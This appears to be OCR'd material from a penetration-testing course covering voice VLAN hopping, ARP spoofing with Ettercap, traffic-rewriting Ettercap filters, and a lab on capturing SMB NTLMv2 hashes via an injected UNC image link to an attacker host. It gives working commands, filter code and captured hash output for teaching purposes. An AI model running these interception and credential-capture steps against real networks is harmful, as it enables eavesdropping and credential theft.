

```
interface FastEthernet0/2
 switchport access vlan 100
 switchport mode access
 switchport voice vlan 200
```


Voice VLAN Hopping

Another technique to evaluate when evading the NAC system is the option to perform VLAN hopping, particularly in environments where VoIP devices are used to bridge a workstation and a phone over a single network cable. Cisco switches support a special configuration mode where a single switch port can be used to connect a VoIP phone to a voice VLAN, while a second device can connect to the phone to access a different VLAN. The Cisco VoIP phone effectively becomes a two-port switch, allowing the customer to retain their existing switch density while accommodating the VoIP phones on their network. To bridge the traffic from the workstation on a different VLAN than the phone, however, the VoIP phone must become a trunk port, if only a limited one, to differentiate between its own traffic and the traffic of the downstream device.

The Cisco configuration shown on this slide is an example of how a voice VLAN is configured, using the configuration directive "`switchport voice vlan 200`", with a second configuration directive "`switchport access vlan 100`" to support the PC connecting through the phone. Despite the switchport being configured as "access," an attacker can manipulate the switch when directly connected to access the voice VLAN.

Cisco Discovery Protocol



Cisco Discovery Protocol

The traffic shown on this slide is from a Cisco Discovery Protocol (CDP) packet, filtered using the Wireshark "cdp" filter directive. Note that in the two packets shown on this slide, the packet interval is 60 seconds, the default timer interval for Cisco switches to send CDP packets.

Inspecting the payload of the CDP packet reveals several useful configuration details about the network, including:

- Device ID: The hostname of the Cisco switch.
- Software Version: The version of IOS used.
- Platform: The switch model number.
- Port ID: The port designation that the station is connected to.
- Native VLAN: The native VLAN used by the workstation. This is the intended port for use by the workstation connected to the phone or to the switch directly.
- VoIP VLAN Reply: The voice VLAN intended for use by Cisco VoIP devices.

By inspecting the CDP packet, we can identify the native VLAN number and the VoIP VLAN number, which is sufficient information to allow an attacker to hop to a different VLAN.

Accessing Cisco VoIP VLAN

- Use the vconfig utility to add an 802.1Q VLAN to the local interface
- Lack of CDP cloaks vulnerability with obscurity
  - Attacker must learn VLAN#
  - Maximum 4094 VLANs; can be brute-forced

```
# dhclient eth0
bound to 10.10.10.115 -- renewal in 39305 seconds.
# modprobe 8021q
# vconfig add eth0 200
Added VLAN with VID == 200 to IF -:eth0:-
# dhclient eth0.200
bound to 10.10.200.2 -- renewal in 39133 seconds.
```


Accessing Cisco VoIP VLAN

Returning to the vconfig utility, knowledge of the VoIP VLAN number is all that is necessary to create a new sub-interface that sends 802.1Q encapsulated traffic to the switch, mirroring the behavior of the Cisco VoIP phone when used to connect a downstream PC. By creating the sub-interface, an attacker can access the voice VLAN with an opportunity to manipulate other VoIP phones used in the organization.

Note that we relied on the presence of CDP traffic to identify the voice VLAN. It is possible to configure a Cisco VoIP phone to apply an 802.1Q header on all PC traffic based on a static VLAN designation, obviating the need for the CDP protocol. This represents a security-through-obscurity obstacle for an attacker. Since there are only 4094 possible VLAN numbers, the attacker can simply brute-force the voice VLAN number using a shell script with the vconfig utility, watching for any network traffic on the created interface for several seconds before destroying the interface. Further, this process could be implemented in parallel, testing multiple VLAN "guesses" at the same time, only limited by the CPU and memory of the attacker's system.

voiphopper


- Automates voice VLAN hopping attack
  - Listens for CDP to extract voice VLAN#
  - Creates interface, requests DHCP address
- Includes attack options for Cisco, Avaya, and Nortel switches

```
# ./voiphopper -c 0 -i eth0
VoIP Hopper 2.00 Running in CDP Sniff Mode
Capturing CDP Packets on eth0
Captured IEEE 802.3, CDP Packet of 371 bytes
Discovered VoIP VLAN: 200
Added VLAN 200 to Interface eth0
 Current MAC:  00:10:c6:ce:f2:ab
Attempting dhcp request for new interface eth0.200
VoIP Hopper dhcp client:  received IP address for eth0.200: 10.10.200.2
```


voiphopper

The tool `voiphopper` automates the process of watching for CDP traffic to identify the voice VLAN number, creating the necessary sub-interface, and launching a DHCP client to obtain an IP address. Available at http://voiphopper.sf.net, voiphopper requires that we specify the switch architecture with the "`-c`" argument and the connected interface name with "`-i`". Voiphopper also supports a similar attack technique against other switch vendors as well, including Avaya and Nortel devices.

To use voiphopper, you must install the DHCP client utility "dhclient." Voiphopper will not attempt to create the VLAN sub-interface if the dhclient utility is missing.



Manipulating the Network

Next, we'll look at various techniques to manipulate network protocols, establishing a position as a Machine-in-the-Middle (MITM) attacker, targeting ARP, HSRP, VRRP, and common routing protocols.

Network Manipulation

- With expanded network access, we can focus on manipulating traffic
- Meddler in the Middle (MitM) opens up many attack opportunities
  - Some defenses against MitM force us to seek less-common techniques

Network manipulation is the opportunity to observe sensitive data and deliver attacks against targets

Network Manipulation

With expanding network access through NAC bypass and VLAN hopping techniques, we can focus on manipulating the network. A commonly desirable technique is to manipulate the network to create a Machine-in-the-Middle (MitM) opportunity, forcing the delivery of traffic to go through the attacker before it reaches its intended destination.

Several opportunities are available to implement MitM attacks, though many networks will implement defenses against more common attack techniques, forcing us to seek less-common techniques to be successful.

Through network manipulation, we create the opportunity to observe data in the network, including sensitive information that can yield an attacker-escalated network or system access. Next, we'll explore this concept and several techniques supporting network manipulation.

LAN Manipulation


- Manipulating other clients on the LAN (or VLAN) as the attacker
  - Become the preferred default gateway for clients
- Multiple tools: arpspoof, Cain, Ettercap, Bettercap
  - We'll focus on Ettercap and Bettercap for advanced features
  - Command-line access for greatest compatibility with target systems

LAN Manipulation

First, we'll focus on manipulating devices on the same LAN or VLAN as the attacker. This is the most common implementation of MitM attacks, manipulating other clients into believing that we are the default gateway system and, therefore, becoming a traffic bridging device on the network. Multiple tools are available to implement these attacks, including arpspoof, Cain, Ettercap, and Bettercap.

Due to their custom functionality, advanced features, and attractive command-line interface (allowing us to mount an attack without a tty on the victim), we'll focus on leveraging Ettercap and Bettercap for LAN manipulation attacks.

ARP Spoofing



1. Attacker enumerates hosts on the network (multiple ARP requests or other discovery techniques)
2. Attacker sends a LAN workstation an ARP reply indicating he is the default gateway
3. Attacker sends the default gateway an ARP reply indicating he is the LAN workstation
4. All traffic originating from the workstation or upstream networks bridged through the default gateway is delivered to the attacker, who forwards packet after inspection/logging


ARP Spoofing

ARP spoofing is a common technique used to manipulate a switched network, allowing an attacker to eavesdrop on all or selected LAN activity by establishing a MitM attack. With access to the LAN, the attacker enumerates hosts on the network to learn ARP address and IP address information. This is commonly done with a flood of ARP request messages but can also be done with ICMP Echo Request messages or by passively observing broadcast or multicast information from clients.

Once the attacker has a list of LAN devices, he begins issuing ARP reply messages to the uplink connection of the MitM position, commonly the default gateway. Each ARP reply message is faked, disclosing to the default gateway that the attacker's MAC address is the address that should be associated with the network node being impersonated.

After manipulating the default gateway, the attacker repeats the process in reverse, this time telling each network node that he is the default gateway. Once complete, all the network traffic will bridge to the attacker, regardless of its final destination. After inspecting and possibly manipulating the traffic, the attacker will forward the frames to the legitimate device. Periodically, the attacker will reissue the ARP response advertisements to maintain the MitM attack, overriding any legitimate ARP activity from legitimate hosts.

ARP Spoofing Example




1. Attacker says "172.16.0.1, I am the MAC for 172.16.0.111"
2. Attacker says "172.16.0.111, I am the MAC for 172.16.0.1"

ARP Spoofing Example

The Wireshark capture shown in this slide was taken during an ARP spoofing attack. The two marked frames (frames 523 and 524) summarize the ARP response activity from the attacker at MAC address 00:18:8b:ad:2a:c7.

Both frames are sent by the attacker, first telling the default gateway (at 00:23:4d:da:22:23) that he is the node at 172.16.0.111. Next, the attacker tells the host at 172.16.0.111 (00:1f:f3:01:e3:42) that he is the default gateway at 172.16.0.1.

Victim ARP Table



Victim ARP Table

This slide demonstrates what the ARP table will look like on a victim system during an ARP poisoning attack. For several nodes on the 172.16.0.0/24 network, the IP address resolves to the physical address 00:19:7d:1b:03:fa. This MAC address is the attacker, manipulating the network to create a MitM attack. In your lab exercises, use the "`arp -a`" command to troubleshoot ARP spoofing attacks. On Linux, you can use "`arp -an`" to avoid delays from name resolution as well.

Ettercap MitM Attacks

```
# ettercap [OPTIONS] [TARGET1] [TARGET2]
```

- Target designation is MAC/IPv4(s)/IPv6(s)/Port(s)
  - Blank fields indicate all: "///"
- MAC addresses specified in colon-separated bytes
- Multiple IP addresses can be specified with byte ranges, byte lists, or address lists
  - 10.10.10.1-252,254;10.10.10.10
- Ports ranges specified with dash or comma
- Options for ARP spoof: "-M arp:remote"

Ettercap ARP Poisoning

When we specify the targets for an Ettercap MitM attack, the syntax for each target block is `[MAC]/[IPv4 Addresses/[IPv6 Addresses] ]/[PORTS],` where any or all the parameters can be blank (for example, "///"). The first and second target designations allow us to select one or more hosts to filter traffic coming from one or more hosts to one or more hosts (bi-directional manipulation). Ettercap has many convenient options, but we'll primarily use it for ARP spoofing (by specifying "`-M arp:remote`" as an option).

When specifying multiple hosts by MAC addresses, separate each colon-delimited address with a comma or a semicolon. Multiple IP addresses, however, use a dash to specify a range within a single octet; separate multiple IP addresses with a dash. Port ranges work similarly to IPv4 and IPv6 address ranges, using a comma to specify multiple ports, while a dash specifies a range of ports.

Note that some versions of ettercap switch the order of IPv6 and Ports in the grouping. We've including the correct syntax for the version that's on Slingshot (ettercap 0.8.2).

Ettercap is written by Alberto Ornaghi (ALoR), Marco Valleri (NaGA), Emilio Escobar (exfil), and Eric Milam (J0hnnyBrav0).

Simple Ettercap Usage

```
# ettercap -T -q -M arp:remote /172.16.0.1-254// /172.16.0.1-254//
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:1D:E2:41
          172.16.0.176/255.255.255.0
          fe80::20c:29ff:fe1d:e241/64

16 hosts added to the hosts list...

GROUP 1 : ANY (all the hosts in the list)

 GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...


Text only Interface activated...
Hit 'h' for inline help

SNMP : 10.10.10.4:161 -> COMMUNITY: public   INFO: SNMP v1
```

TIP

Ettercap is interactive; press "h" to access options after loading.

Press "q" to quit Ettercap. DO NOT SIGKILL Ettercap!

Simple Ettercap Usage

Ettercap supports several methods for implementing MitM attacks, including ARP spoofing. As root, invoking Ettercap with the "`-T`" argument starts Ettercap in text-mode. Adding the "`-q`" argument tells Ettercap to subdue its output (quiet mode). The "`-M`" argument tells Ettercap which MitM technique to use; supplying the method "arp:remote" instructs Ettercap to perform ARP spoofing, allowing the attacker to eavesdrop and manipulate both LAN and remote network traffic (alternatively, "`arp:oneway`" will allow the attacker to intercept traffic from the left target to the right target). Finally, the two target designations ("`/172.16.0.1-254// /172.16.0.1-254//`") tell Ettercap to become MitM for all nodes on the local network (172.16.0.0/24). These two designation are identified in the output as GROUP1 or GROUP2. If you do NOT see two GROUPs while running Ettercap, it was unable to find the targets and place itself in the middle.

At startup, Ettercap will enumerate all the nodes on the network with ARP response packets, then will advertise to all discovered hosts that it is the default gateway and to the default gateway that it is all hosts, establishing the MitM attack. While periodically maintaining the MitM attack following any legitimate ARP messages that conflict with the manipulated network, Ettercap will perform password sniffing, displaying the output on the screen (as in the case of the SNMP community string, shown in this slide).

While Ettercap is running, we can change settings or implement additional attacks interactively. Pressing "h" while running Ettercap will display a help menu, describing the context-sensitive navigation options.

It is important to note that you should never issue a `SIGKILL` message to Ettercap (for example, "`killall -9 ettercap`" or "`kill -9 \`pidof ettercap\``"). Press "q" to quit Ettercap, which will cause it to re-ARP all the nodes on the network with the correct MAC address information, taking it out of the loop as the MitM. Failure to quit Ettercap gracefully will likely result in a DoS situation, since the attacker's system will no longer bridge packets to the correct targets.

Power of Ettercap

- Password sniffing is great
  - Telnet, FTP, POP3, SSH, SMB, HTTP, MySQL, IMAP, VNC, SNMP
  - And other protocols you probably don't care about
- Plugins are cool too
  - Spoof DNS responses, SMB downgrade, etc.
- Real opportunity is in Ettercap filters

Power of Ettercap

Ettercap is a powerful tool that is immediately useful in many penetration tests. For example, Ettercap supports a variety of protocols for password-sniffing attacks, with a long list of common protocols and an even longer list of uncommon protocols (such as passwords for the popular Half Life and Quake gaming protocols).

Ettercap also includes support for supplemental functionality through plugins, including the ability to perform DNS responses, attempt to downgrade Windows SMB authentication, and more.

A commonly overlooked feature of Ettercap is the ability to create custom filters to manipulate network traffic as it is bridged through the attacker. This is a tremendously useful feature for delivering various attacks on networked devices.

Ettercap Filters

- Simple language to describe traffic to match
- Replace arbitrary content as you see fit
  - Plaintext protocols, or traffic decrypted by Ettercap
- Script source compiled with etterfilter
  - etterfilter myfilter.filter -o myfilter.ef
  - Load filter with Ettercap using "-F myfilter.ef"
- Full syntax documented in "man etterfilter"

Ettercap Filters

Ettercap includes a simple language used to build Ettercap filters, describe the traffic you want to match, and substitute it with any content you see fit. This feature is primarily intended for use with plaintext protocols, but it can also be used with encrypted protocols that are decrypted by Ettercap (such as SSHv1 and SSL traffic).

Scripts in source form are compiled or encoded into a binary form that can be passed to Ettercap using the *etterfilter* utility, typically with a ".ef" filename extension. When running Ettercap, we can specify the filter to use with the "`-F [FILTERFILE]`" argument.

Next, we'll look at the syntax of an Ettercap filter file; for complete documentation, see the manual page for the etterfilter command ("`man etterfilter`").

HTML IMG Replacement

```
# Watch outbound HTTP requests, replacing "Accept-Encoding" line to
# prevent the responding server from gzip'ing response
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "Accept-Encoding")) {
      replace("Accept-Encoding", "Accept-Rubbish!");
      msg("zapped Accept-Encoding!\n");
   }
}
# For HTTP responses, replace all  "img src=" tags with our own tag,
# referencing a file on our server instead.  This is case-sensitive,
# so additional rules are needed for "IMG SRC", "img alt=", etc.
if (ip.proto == TCP && tcp.src == 80) {
    replace("img src=", "img src=\"http://www.willhackforsushi.com/img/whfs-
sign.jpg\" ");
}
```


HTML IMG Replacement

The script on this slide is a sample Ettercap filter, designed to implement two filter actions. Comments are added for clarity following the pound ("#") symbol.

First, the filter starts an IF clause, matching on traffic where the "`ip.proto`" field is TCP and the "`tsp.dst`" port is 80. When this IF statement matches, the script continues with a second IF statement, this time searching through the data payload "`DATA.data`" for the string "`Accept-Encoding`". If this second IF statement matches, then the script modifies the data payload string "`Accept-Encoding`" to "`Accept-Rubbish!`", effectively preventing the outbound web browser from telling the HTTP server that it accepts any content other than text/html. With this technique, the attacker has a greater opportunity to manipulate plaintext data from the web server, avoiding alternate delivery mechanisms for the content such as compressing the data. After replacing the specified content, the filter logs a message on the Ettercap console: "`zapped Accept-Encoding!\n`".


Next, a second filter is also specified in this script, this time searching for similar TCP traffic, originating from TCP source port 80 ("tcp.src"). When this condition matches, Ettercap will replace the content "`img src=`" with "`img src=\"http://www.willhackforsushi.com/images/whfs-sign.jpg\",`" effectively replacing all image references with the logo from WillHackForSushi.com. Since the URL needs to embed double quotes, the quotes themselves need to be quoted using a leading backslash, as shown.

Take special care on spacing when using Ettercap filters. For example, there must be a space between "if" and parenthesis, but not between "replace" and the parenthesis. To compile this filter for use with Ettercap, use the etterfilter utility, as shown (the output has been trimmed for space):

```
$ etterfilter whfs.filter -o whfs.ef

etterfilter 0.8.0 copyright 2001-2013 Ettercap Development Team

 Parsing source file 'whfs.filter'  done.
 Unfolding the meta-tree  done.
 Converting labels to real offsets  done.
 Writing output to 'whfs.ef'  done.
 -> Script encoded into 16 instructions.
```



Ettercap Filter Manipulation

The illustration on this slide demonstrates how the Ettercap filter on the previous slide would be used to manipulate a client browsing the web:

1. The victim sends an HTTP request to www.google.com; with the attacker being the MitM, the traffic gets routed through Ettercap.
2. Ettercap intercepts the HTTP GET request and replaces the `Accept-Encoding` content with `Accept-Rubbish!` before forwarding the frame to the default gateway.
3. When Google receives the modified GET request, it determines that the client does not support any encoding other than text/html. Instead of delivering the commonplace gzip-encoded response, Google sends a plaintext response.
4. Ettercap receives the Google response in plaintext format and executes the second filter condition, replacing all `"<img src"` references to include the modified image file before delivering it to the victim.
5. The victim receives the modified content in their browser, as shown.

In this example, we've modified the logo delivered by Google. Next, we'll leverage this same technique to exploit client systems.

Browser Caching

- Browser sends If-Modified-Since header for each GET request
  - Server responds with HTTP/304 "Not Modified" if the content is not new
  - Prevents us from injecting our replacement content
- Similarly, If-None-Match is used for matching a "tag" (or hash) of data to determine if it has been modified since last retrieval

```
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "If-Modified-Since")) {
      replace("If-Modified-Since", "If-PACified-Since");
   }
   if (search(DATA.data, "If-None-Match")) {
      replace("If-None-Match", "If-XXXX-Match");
   }
}
```


Browser Caching

A common problem when manipulating HTTP traffic for a victim is dealing with content already cached by the browser. Web browsers will use cached content when submitting an HTTP GET request by including the If-Modified-Since header in the GET request content with the date/timestamp of the file being requested. The server checks to see if the local file is newer than the date/timestamp specified by the client; if it is not newer, the server returns `HTTP/304 "Not Modified`"; otherwise, the server delivers the requested file. Similarly, a server may issue an ETag with a response that represents a tag or a hash of the data; subsequent requests use If-None-Match and the tag value to check if the content has been modified.

When attempting to manipulate specific content, such as an image file on a server, you may not observe the response from the server delivering the content unless the file is newer than the previously downloaded content. To solve this problem, we can add to our etterfilter content, replacing the "`If-Modified-Since`" and "`If-None-Match`" strings with alternate content. When the web server gets this modified HTTP request, it will always deliver the content to the victim, since it doesn't recognize that the browser already has the content. Adding this to the etterfilter causes the victim's web browser to get slower (since all content is delivered instead of using cached downloads), but it allows us to maximize the effectiveness of our etterfilter scripts.

Also, assume browsers do not always strictly follow the caching suggestions of the server, so this attack may simply fail when it should otherwise work.

SMB Capture

- Credential compromise with SMB server impersonation, credential

```
msf6 > use auxiliary/server/capture/smb
msf6 auxiliary(smb) > set JOHNPWFILE /tmp/cred-johnformat.txt
msf6 auxiliary(smb) > exploit
[*] Server started.
```

```
if (ip.proto == TCP && tcp.src == 80) {
  replace("<head>", "<head> <img src=\"\\\\10.10.10.10\\share\\pixel.gif\">");
}
```

```
# ettercap -TqP smb_down -M arp:remote -F smbcapture.ef /10.10.10.1-254// /10.10.10.10//
```

```
NTLMv2 Response Captured from 10.10.88.54:51713 - 10.10.88.54
USER:jwright DOMAIN:MicrosoftAccount OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:f477a92a8991ae27f19ae0b826c0af26
NT_CLIENT_CHALLENGE:0101000000000000033cea34dbb51d30131d4fda17526209a000000000200000000000000000000000
```


SMB Capture

Another opportunity to leverage Ettercap is to insert an IMG reference that points to a UNC filesystem path. First, we start Metasploit on the attacker's system, loading the SMB capture module on port 445 (default), logging any authentication attempts to a Windows Password List file (pwl) compatible with Cain & Abel and a text file compatible with John the Ripper and Hashcat.

With Metasploit waiting to log an authentication attempt, we create a simple Ettercap filter, forcing Internet Explorer to retrieve an image from the attacker's UNC file share. After compiling the filter (not shown), we launch Ettercap with our filter, redirecting all traffic for the `10.10.10.0/24` network through the attacker at `10.10.10.10` and leveraging the `Ettercap smb_down plugin`, which will attempt to force devices to use legacy authentication protocols.

After waiting for a few seconds, a client is caught in our filter and attempts to authenticate to the Metasploit SMB capture module, disclosing their hashed authentication credentials.

LAB: Credential Theft with Ettercap

Please work on the lab exercise 1.3: Credential Theft with Ettercap.

Please work on the lab exercise 1.3: Credential Theft with Ettercap. You perform this exercise locally inside your virtual environment with the three course VMs: Windows 10, Ubuntu, and Slingshot.

Better MitM Attacks

- Ettercap has been around for a long time and is an effective tool
- Like many older tools, it also has limitations
  - Difficult to extend Ettercap's functionality (plugins are written in C, testing new plugins is cumbersome)
  - Compiling Ettercap can be difficult (lots of dependencies for GTK and Curses interfaces, even if text-only interface is desired)
- Primary testing on Linux, lackluster support for macOS
- Some unaddressed bugs, new development stalled

Recommended build dependency advice. Source: ettercap.github.io

Better MitM Attacks

Ettercap was introduced in 2001 and is an effective and valuable tool. Like many older tools, though, Ettercap also has significant limitations. Ettercap is difficult to extend with new functionality. Although Ettercap does support third-party plugins, the plugins must be written in C, and testing new plugins (and debugging existing plugins) is cumbersome. Also, compiling Ettercap for a new system can be difficult, requiring hundreds of packages, including many GTK and Curses library dependencies, even if you only desire the Ettercap text-only interface. Although Ettercap claims to support macOS, the support is lackluster and buggy. At the time of this writing, there are many outstanding Ettercap bugs and no new releases to address these issues.

Network Monitoring with Bettercap

- Extensible MitM platform
  - Written in Golang by Simone Margaritelli
